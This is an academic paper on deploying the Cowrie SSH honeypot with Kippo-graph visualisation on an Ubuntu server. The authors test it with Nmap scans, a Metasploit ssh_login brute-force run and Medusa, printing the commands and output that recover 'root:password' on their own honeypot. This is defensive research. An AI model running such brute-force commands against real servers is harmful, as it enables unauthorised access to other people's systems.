ISSN 2278-3091

Volume 8, No.6, November – December 2019

International Journal of Advanced Trends in Computer Science and Engineering

Available Online at http://www.warse.org/IJATCSE/static/pdf/file/ijatcse86862019.pdf

https://doi.org/10.30534/ijatcse/2019/86862019

Honeypot Cowrie Implementation to Protect SSH Protocol in Ubuntu Server with Visualisation Using Kippo-Graph

Devi Afriyantari Puspa Putri [1], **Aulia Rachmawati** [2]

[1] Informatics Department, Universitas Muhammadiyah Surakarta, Indonesia, dap129@ums.ac.id

[2] Informatics Department, Universitas Muhammadiyah Surakarta, Indonesia, auliarachmawati4@gmail.com

ABSTRACT

Server in computer system aim to provide service which used in computer network. However, servers susceptible to security attack, one of the most common attack in the network is brute-force attack in SSH server. In this research concern to perform protection for SSH server using Honeypot with Cowrie combination which believed able to handle brute-force attacks. The experimental method perform in this research, and to test the result of the implementation use three scenario attacks from Nmap, Metasploit, and Medusa by performing port scanning and brute force attacks. The evaluation of the system count the degree of accuracy of the system handle the simulation attacks by using confusion matrix. This research obtained quite high percentage of accuracy about 95.6% which means that honeypot cowrie can protect SSH server quite good from brute-force and port scanning attacks**.**

Key words : Cowrie, Honeypot, SSH Protocol, brute-force attack**.**

1. INTRODUCTION

The development of technology in industrial era 4.0 already showed the significant increasing traffic of internet networks which used by citizen. Alongside with that phenomenon, security attacks on computer systems also increased. Network security already proven as the vital component in internet network. The transformation of the nation towards modernization is rapidly become an Industrial Revolution (IR4.0) this is also indicated that cybersecurity has become the research subject of choice due to the accelerated growth in digital technology in the modern country globally [1]**.** Therefore, Securing data from unkind computer users continues to be very important nowadays. It increased security to protect data from smart hackers [2]. Network security mechanisms require more attention to improve speed and accuracy [3] because, it is important to prevent the network from leaking information and it is necessary to protect the network to avoid loss in the system such as lose of data, system error occur, lose an important asset for institution [4]. One of the famous attack on security network is brute-force in SSH server protocol. Type of attack on brute-force is the attack that aim to break authentication of system by using every password which possible in other words this attack try to use random password [5]. According the data from F5 which is one of the global company specialized in application and security, stated that the most common attack used by attacker is brute-force attack which the number of occurrence are 2.7 times higher than HTTP attack and three times higher compare to attacks on telnet service [6]. One of the way to overcome brute-force attack on server network is by using honeypot cowrie. Honeypot is an application simulation which has function to act as the real server. It works by simulates the entire network to lure attackers by disguising themselves with popular system vulnerabilities [7]. Honeypot is intentionally made to be attacked, modified and monitored by attackers. It is used to deceive attackers from the original server. There are many types of honeypot, however in this research focus only in cowrie which consider as one of type from honeypot [8] Cowrie can be used to protect SSH service on the server from brute-force attack. Despite their useful to protect the server, there are major drawback possessed by honeypot cowrie which still present data in the form of log system. That type of data considered not efficient for network administrator to do log monitoring. In order to handle that issue, this research implement data log using kippo-graph. It can be used to visualise data to track the attack activity using port 8765. Kippo-graph helps network administrator to follow up every attacks activity anytime and administrator can take an action if suspicious activities happen [9]. Cowrie help to detect and write down any attack log from brute-force likes SSH which usually used by attackers [10]. Cowrie also used to distribute honeypot which used to record SSH interactions in MySQL database [11].

SSH is a package program that can act as a safe replacement for rlogin, rsh, and rcp. SSH use public-key cryptography to encrypt communication between two hosts, and also use for user authentication [12]. Besides that, SSH can be used for secure remote login and other secure network services that access over insecure networks [13]. Ubuntu 16.04 LTS used as server operation system in this experiment. The reason by choosing that because according to the latest data based on w3techs, ubuntu become the most distro Linux which used by web server with 31.2% [14]. The system will be installed in virtual private server (VPS) so it can be accessed online. In previous studies, the honeypot used for network security was kippo with kippo-graph visualization [15]. Dionaea with dionaeaFR for visualisation [16], honeyd with honeyd-viz visualitsation [17].

The purpose of this experiment is to secure the SSH protocol in VPS using Ubuntu 16.04 from brute-force attacks using cowrie and kippo-graph web to visualise the result of log-cowrie. The visualisation helps network administrator to monitor server and analyse the behaviour of attackers which enter honeypot.

2. METHOD

Experimental method has been chosen in this research. According to [18] stated that experimental method used to finding the effect of certain treatment on their impacts under controlled conditions. The flowchart in this experimental method can be seen in figure 1.




Figure 1: Experimental Method Design

Based on figure 1, it can be seen that in this research start with requirement analysis that needed to determine tools and requirement which used in this experiment. Followed by system design which describe about the final design of the system, and system implementation to determine how the system need to be implemented. The next step presented is system testing that discuss about measurement which used to determine whether the system has good accuracy or not. The final step are analyse and data visualisation which discussed about the overall experiment and present the visualisation of the data. Further discussion about the design of method will be presented in the followings chapter.

2.1 Requirement Analysis

The initial step in this research was requirement analysis that useful to determine the needed in the research. The hardware and software used in the research can be seen in table 1.

Table 1: System Requirement

Hardware	Software
a. Virtual Private Server (VPS), RAM 1 GB, CPU 2.4 GHz, Disk Space 20 GB, Bandwidth 1000 GB. IP Address 185.201.8.194	a. *Ubuntu Server* 16.04 LTS b. Windows 10 Home Single Language 64 bit c. Kali Linux 64 bit
b. Laptop ASUS X505Z, CPU AMD Quad Core R5 – 2500U up to 3.6 GHz, RAM 8GB, Hard Disk 1TB	*d. Honeypot Cowrie* *e. Kippo-graph* f. Firewall g. PuTTY h. Nmap
c. Virtual Box 6.0	i. Metasploit j. Medusa

Beside hardware and software that used in the system, it is also necessary to add some requirement dependencies, which describes in the following:

a. Requirements for cowrie: git, python-virtualenv, libssl-dev build-essential libpython-dev python2.7-minimal and authbind.
b. Requirements for Kippo-graph: PHP version 5.3.4 or higher, libapache2-mod-php5, php5-mysql, php5-gd, and php5-curl.

2.2 System Design

After requirement analysis done, system design need to be performed to give the illustration about the work of cowrie system in order to transferring the SSH server service port and the visualisation of cowrie data through the kippo-graph web into the form of flowchart. The design system for this research represent in figure 2.




Figure 2: Design System

According to figure 2, it can be seen that the attacker try to do brute-force attacks through internet in SSH server port which already manipulated in port 22. It can cause the attacker will be redirected by iptables from SSH server in port 22 to SSH cowrie in port 2222. The scenario to redirect from port 22 to port 2222 aim to outwit the attacker to think that they already enter the original server. After that cowrie record all attacker activity's as long as they stay in the cowrie system and the data log will be converted into kippo-graph web. As for port 8975, that act as the valid port to enter SSH server service. If the attackers try to do the brute-force attacks on original server which used port 8975, the attacker IP will be blocked by firewall.

2.3 System Implementation

In this step discuss about installation and configuration steps for cowrie and kippo-graph web in ubuntu serer 16.04 LTS, also additional tools which used in system evaluation in Linux. The steps need to do for cowrie and kippo-graph configuration are install every requirements for cowrie which described in part 2.2. Followed by installation additional tools likes Nmap, Metasploit and Medusa. However, the third tools mention earlier already automatically installed when Linux already implemented. The last step needed for system configuration in this research is to install PuTTY in windows. The result for configuration and installation will be discussed in chapter 3.

2.4 System Testing

The testing implement in this research is in the form of set of attack which try to break into the cowrie system that already built. The aim for system testing is to detect the attacks as well as analyse the behaviour of attackers when enter cowrie system. The attacks that used in this research is brute-force attack in Metasploit framework. Tools which used in system testing are: Nmap, PuTTY, Metasploit, and Medusa.

2.4.1 Nmap (Network Mapper)

Nmap is one of the tools that can be used in port scanning. Nmap has the unique ways to detect whether a target port in the system has an open or closed port [19]. Based on their performance Nmap considered useful and effective to be used in this research compare to other port scanning tools likes netcut because Nmap has faster and greater performance to examine big network.

2.4.2 PuTTY

PuTTY is one of the tools which can be used in regards of connection to several servers, such as SSH, Telnet, and rlogin. PuTTY considered to be one of the SSH-client that is often used to do attacks in server system using count 20.4M [20].

2.4.3 Metasploit

Metasploit is a framework that has a function to find vulnerabilities in a system. Metasploit consists of many auxiliary functions. One of the function is SSH service which runs in port 22 [21]. One of the attack are brute-force attacks which try to login into the system by try to use the random combination between user and password as many as possible.

2.4.4 Medusa

Medusa in this research, act as a tools that will be used for brute-force attacks scenario. This tools work by using dictionary or listing all possible passwords available and try to gain access to the system [22]. Medusa tools selected in this research because it performs faster compare to Hydra.

2.5 Analyse and Data Visualisation

In this step perform the calculation about the accuracy of the cowrie system. The purpose about present and calculate the analysis of the data is to determine whether the cowrie system able to achieve the objectives of the study or not. The degree of successfulness of cowrie system in this research determine using confusion matrix. The table about the use of confusion matrix in this research describe in table 2.

Table 2: Confusion Matrix

Prediction	Actual	
	True (server)	False *(Cowrie)*
True (admin)	TP	FP
False (attacker)	FN	TN

Based on confusion matrix table in table 2, the description presented below:

- True Positive (TP) in this research TP means the number of original user which login to server. In this case it is the condition that should be happened in the system
- False Positive (FP) means the number of original user which successfully login to cowrie server.
- False Negatives (FN) means the condition where the number of attacker that successfully login to server.
- True Negatives (TN) has meaning that number of condition that attacker can login to cowrie system that has function as a trap.

In order to create a conclusion based on confusion matrix, this research use accuracy measurement which has the formulation [1] below:

$$\frac{(TP+TN)}{Total\ Data}\ x\ 100 = Accuracy \tag{1}$$

According to [23] stated that the threshold to define the success rate of experiment based on the subjectivity of the user. Therefore, in this research stated that the result which has value beyond 80% can be considered to be succeed. The result from evaluation will be saved in honeypot cowrie data log which will be visualised in kippo-graph website.


3. RESULT

This chapter discussed about the result to implement cowrie system. Honeypot system that installed in VPS using public IP address 185.201.8.194 which help to improve the security in the server by redirect it, from SSH in port 8975 to honeypot server in port 22. Based on that reason, it is necessary to implement testing evaluation on system to prove whether the system works as expected.

3.1 Result of the Implementation

a. Honeypot Cowrie

In honeypot cowrie there are some important steps that need to be applied to create cowrie user in the server. Firstly, in need to manipulate SSH server port by configure the original port which used 22 become 8975. Secondly, it is necessary to redirect SSH server from port 22 to cowrie system in port 2222. Finally as the result for the cowrie configuration, a server built in VPS. In order to successfully login to cowrie, user need to use PuTTY by inputting a IP public address 185.201.8.194 by bypass port 22 that will be redirect to cowrie in port 2222 by iptables that already configured. The result of honeypot cowrie configuration can be seen in figure 3.



```
root@vps689301:~# systemctl restart ssh
root@vps689301:~# systemctl status  ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enab
   Active: active (running) since Thu 2019-12-19 08:53:16 UTC; 6s ago
  Process: 16090 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 16091 (sshd)
   CGroup: /system.slice/ssh.service
           ├─ 2985 /home/cowrie/cowrie/cowrie-env/bin/python2 /home/cowrie/cowri
           ├─16062 sshd: root@pts/0
           ├─16071 -bash
           ├─16091 /usr/sbin/sshd -D
           ├─16092 systemctl status ssh
           └─16093 pager

Dec 19 08:53:16 vps689301.local systemd[1]: Stopped OpenBSD Secure Shell server.
Dec 19 08:53:16 vps689301.local systemd[1]: Starting OpenBSD Secure Shell server
Dec 19 08:53:16 vps689301.local sshd[16091]: Server listening on 0.0.0.0 port 89
Dec 19 08:53:16 vps689301.local sshd[16091]: Server listening on :: port 8975.
Dec 19 08:53:16 vps689301.local systemd[1]: Started OpenBSD Secure Shell server.
lines 1-18/18 (END)...skipping...
```

(a)


```
login as: root
root@185.201.8.194's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@svr25:~#
```

(b)

Figure 3: Honeypot Cowrie Configuration

b. Kippo-Graph

The next step is to configure kippo-graph. Several steps that need to be done is to create cowrie database and import source code already available and configure kippo-graph database which will be shown in the web. One of the result of the display of kippo-graph website can be seen in figure 4, which display every data captured by cowrie.




Provided you have visited all the other pages/components (for the graphs to be generated) you can see all the images in this single page with the help of fancybox

Figure 4: Kippo-graph web display


c. Nmap, Metasploit, and Medusa

Nmap, Metasploit, and medusa are frameworks which can be used to do brute-force attacks scenario. Those frameworks automatically installed in linux operation system, the sample of the three frameworks described in figure 5, 6, and 7.




```
Nmap 7.40 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
```

Figure 5: NMAP



```
A database appears to be already configured, skipping initialization

Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.14.10-dev                         ]
+ -- --=[ 1639 exploits - 944 auxiliary - 289 post        ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Figure 6: Metasploit




```
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

medusa: option requires an argument -- 'h'
CRITICAL: Unknown error processing command-line options.
ALERT: Host information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file]
-M module [OPT]
  -h [TEXT]    : Target hostname or IP address
  -H [FILE]    : File containing target hostnames or IP addresses
  -u [TEXT]    : Username to test
  -U [FILE]    : File containing usernames to test
  -p [TEXT]    : Password to test
  -P [FILE]    : File containing passwords to test
  -C [FILE]    : File containing combo entries. See README for more information.
  -O [FILE]    : File to append log information to
  -e [n/s/ns]  : Additional password checks ([n] No Password, [s] Password = Username)
  -M [TEXT]    : Name of the module to execute (without the .mod extension)
  -m [TEXT]    : Parameter to pass to the module. This can be passed multiple times wit
h a
               different parameter each time and they will all be sent to the module
(i.e.
```

Figure 7: Medusa

d. PuTTY

The function of PuTTY in this research to act as an entry point for server using SSH port. In the experiment admin will input IP address and port as an address that will be used on the scenario. The setting parameter of PuTTY configuration can be seen in figure 8.



Specify the destination you want to connect to

Host Name (or IP address):

Port: 22

Connection type: ○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial

Close window on exit: ○ Always ○ Never ● Only on clean exit

Figure 8: PuTTY configuration

\

4. DISCUSSION

This part will be discussed abot the result of system testing which will implement the port scanning attack using Nmap and brute force attack using Metasploit and medusa. After that, present discussion about the result of visualisation and successful degree on the attacks.

4.1 Result of System Testing


In this research implement port scanning and brute-force attack to testing endurance of system. There are three frameworks used in attacking scenario, are:

1. Port Scanning attack using Nmap
2. Brute-force attack in Metasploit
3. Brute-force attack in Medusa

The configuration to do attacking scenario using those framework will be discussed in this chapter.

4.1.1 Port Scanning attack using Nmap

In the testing scenario using Nmap, attackers need to enter the specific command in Nmap. After that, it is need to input the IP address target, the result of system testing using Nmap can be seen in figure 9.




```
root@hacker:~# nmap 185.201.8.194

Starting Nmap 7.40 ( https://nmap.org ) at 2019-11-12 01:37 PST
Nmap scan report for 185.201.8.194
Host is up (1.3s latency).
Not shown: 993 closed ports
PORT     STATE    SERVICE
22/tcp   open     ssh
23/tcp   open     telnet
25/tcp   filtered smtp
53/tcp   open     domain
80/tcp   open     http
111/tcp  open     rpcbind
2222/tcp open     EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 73.37 seconds
root@hacker:~#
```

Figure 9: Port Scanning attack using Nmap

According to figure 9, it can be seen that Nmap describe every IP target that open at that time. Based on figure 6, one of the port which open in SSH server. SSH server that open at that time can be used by attacker to enter the server.


4.1.2 Brute-force attack in Metasploit

In perform brute-force attack using Metasploit, it is necessary to setting RHOST before the testing. In RHOST, it is important to input an IP address from the target. In order to input an username, it is suggested to use super user that contain from root and file password. File password contains from 10,000 password that often used in one file with txt extension, that aim to help attackers to exploit the system without input it one by one. The steps to do brute-force attack presents in figure 10, while figure 11, shows about system condition that already exploit using Metasploit.



```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set RHOSTS 185.201.8.194
RHOSTS => 185.201.8.194
msf auxiliary(ssh_login) > set USERNAME root
USERNAME => root
msf auxiliary(ssh_login) > set PASS_FILE 10k-most-common.txt
PASS_FILE => 10k-most-common.txt
msf auxiliary(ssh_login) > exploit
```

Figure 10: Steps to do brute-force attacks



```
msf auxiliary(ssh_login) > exploit

[*] SSH - Starting bruteforce
[-] SSH - Failed: 'root:12345678'
[-] SSH - Failed: 'root:1234'
[-] SSH - Failed: 'root:qwertyuiop'
[-] SSH - Failed: 'root:1234567890'
[-] SSH - Could not connect: execution expired
[-] SSH - Failed: 'root:baseball'
[-] SSH - Could not connect: The connection timed out (185.201.8.194:22).
[-] SSH - Failed: 'root:letmein'
[-] SSH - Failed: 'root:monkey'
[-] SSH - Failed: 'root:696969'
[-] SSH - Failed: 'root:abc123'
[-] SSH - Failed: 'root:mustang'
[-] SSH - Failed: 'root:michael'
[-] SSH - Failed: 'root:shadow'
[-] SSH - Failed: 'root:master'
[-] SSH - Failed: 'root:jennifer'
[-] SSH - Failed: 'root:111111'
[-] SSH - Failed: 'root:2000'
[-] SSH - Failed: 'root:jordan'
[+] SSH - Success: 'root:password' ''
[*] Command shell session 1 opened (10.0.2.15:46653 -> 185.201.8.194:22) at 2019-12-19
01:22:55 -0800
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) > 
```

Figure 11: System exploit using Metasploit


According to figure 11, it can be seen that attackers get the password from system in target server using ‘password’ and username ‘root’.

4.1.3 Brute-force attack in Medusa

Another tools which used in brute-force attack is medusa. The difference between medusa and Metasploit located in the way it prepare attacking scenario. In medusa, it only needs to input one line command:

medusa –h ip target –u username –P file yang berisi password –M ssh

The result of the system that exploit using medusa, described in figure 12, it shows that attackers successfully find system password are ‘password’ and username ‘root’.




```
root@hacker:~# medusa -h 185.201.8.194 -u root -P 10k-most-common.txt -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 185.201.8.194 (1 of 1, 0 complete) User: root (1 of 1, 0 com
plete) Password: 12345678 (1 of 10000 complete)
ACCOUNT CHECK: [ssh] Host: 185.201.8.194 (1 of 1, 0 complete) User: root (1 of 1, 0 com
plete) Password: 1234 (2 of 10000 complete)
ACCOUNT CHECK: [ssh] Host: 185.201.8.194 (1 of 1, 0 complete) User: root (1 of 1, 0 com
plete) Password: qwertyuiop (3 of 10000 complete)
ACCOUNT CHECK: [ssh] Host: 185.201.8.194 (1 of 1, 0 complete) User: root (1 of 1, 0 com
plete) Password: 1234567890 (4 of 10000 complete)
ACCOUNT CHECK: [ssh] Host: 185.201.8.194 (1 of 1, 0 complete) User: root (1 of 1, 0 com
plete) Password: dragon (5 of 10000 complete)
ACCOUNT CHECK: [ssh] Host: 185.201.8.194 (1 of 1, 0 complete) User: root (1 of 1, 0 com
plete) Password: baseball (6 of 10000 complete)
ACCOUNT CHECK: [ssh] Host: 185.201.8.194 (1 of 1, 0 complete) User: root (1 of 1, 0 com
plete) Password: football (7 of 10000 complete)
ACCOUNT CHECK: [ssh] Host: 185.201.8.194 (1 of 1, 0 complete) User: root (1 of 1, 0 com
plete) Password: letmein (8 of 10000 complete)
ACCOUNT CHECK: [ssh] Host: 185.201.8.194 (1 of 1, 0 complete) User: root (1 of 1, 0 com
plete) Password: monkey (9 of 10000 complete)
ACCOUNT CHECK: [ssh] Host: 185.201.8.194 (1 of 1, 0 complete) User: root (1 of 1, 0 com
plete) Password: 696969 (10 of 10000 complete)
ACCOUNT CHECK: [ssh] Host: 185.201.8.194 (1 of 1, 0 complete) User: root (1 of 1, 0 com
plete) Password: abc123 (11 of 10000 complete)
ACCOUNT CHECK: [ssh] Host: 185.201.8.194 (1 of 1, 0 complete) User: root (1 of 1, 0 com
plete) Password: mustang (12 of 10000 complete)
ACCOUNT FOUND: [ssh] Host: 185.201.8.194 User: root Password: password [SUCCESS]
root@hacker:~# 
```

Figure 12: System exploit using Medusa

4.2 Result of Visualisation and Accuracy

4.2.1 Result of Visualisation

The result of the data that already captured in cowrie displayed in kippo-graph website, that can be seen in figure 13.



Overall honeypot activity

Total login attempts	251228

Distinct source IP addresses	8279

Active time period	
Start date (first attack)	End date (last attack)
Friday, 18-Oct-2019, 17:41 PM	Wednesday, 11-Dec-2019, 08:07 AM

Figure 13: Visualisation Result of Cowrie Data

In figure 13, showed that honeypot cowrie records about 251,228 from IP address that try to login to honeypot cowrie in the interval time from 18 October 2019 to 11 December 2019. There are 8,279 different IP address that try to enter the system. Besides that, kippo-graph also record the location from top 10 IP address that try to attack the system. The result of display in kippo-graph presents in figure 14.

